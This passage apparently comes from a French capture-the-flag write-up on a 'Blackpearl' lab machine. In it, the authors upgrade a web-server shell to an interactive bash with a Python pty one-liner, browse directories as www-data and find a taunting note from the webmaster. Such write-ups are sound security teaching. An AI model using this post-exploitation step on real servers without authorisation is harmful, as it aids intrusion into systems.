Nous ne trouvons rien donc nous continuons de nous balader sur le serveur pour voir les différents répertoires mais cette fois-ci nous allons utiliser un shell linux plus interactif et simple d'utilisation. Nous commençons par faire la commande : `shell` mais nous ne voyons pas de prompt donc nous utilisons python pour obtenir un shell plus abordable :

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@blackpearl:/$ ls /var/
```

Figure 111 Utilisation d'un shell Unix

Grâce au module pty dans Python, nous faisons apparaître un shell de type bash.

Subséquemment, nous voyons le prompt. Nous sommes l'utilisateur www-data du serveur.

En continuant de chercher sur le site, nous arrivons au dossier /var/www/html dans lequel nous trouvons un fichier secret :




Figure 112 Petite boutade d'Alek

Le message est ici pour se moquer de nous. Cependant, il nous apprend tout de même que l'énumération de répertoires ne donnera rien. Le webmaster « Alek » est à l'origine de ce message.

Ensuite, nous continuons de visiter les répertoires et trouvons notamment un dossier private dans ~/blackpearl.tcm/navigate :




Figure 113 Fichiers de ~/blackpearl.tcm/navigate

Cependant, nous ne trouvons rien d'intéressant donc nous nous arrêtons ici…

Table des figures